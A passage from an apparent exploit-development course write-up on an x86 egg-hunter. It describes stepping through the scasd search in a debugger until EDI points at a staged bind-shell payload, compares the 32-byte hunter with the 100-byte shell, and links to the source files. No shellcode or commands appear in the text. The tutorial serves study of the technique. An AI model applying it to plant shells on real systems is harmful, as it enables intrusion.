
Instead of stepping through each and every instruction let's setup a breakpoint on second **scasd** instruction and continue the execution.




Now that the **scasd** instruction has been executed twice, the value of **EDI** will be 8-bytes apart pointing at our shellcode(bind/reverse or any other) as seen below:



Execution of large payload (bind shell):



PROOF OF CONCEPT:



The size of **"Egg-hunter"** shellcode is just 32-bytes when compared to the original size of bind shell which is 100-bytes, thus allowing us to execute larger payload when the available memory space is less than payload.

Link to shellcode.c:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x3/egg_hunter.c

Link to shellcode.asm:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x3/egg_hunter.asm

Thank you for reading 🙂

– Kartik Durg

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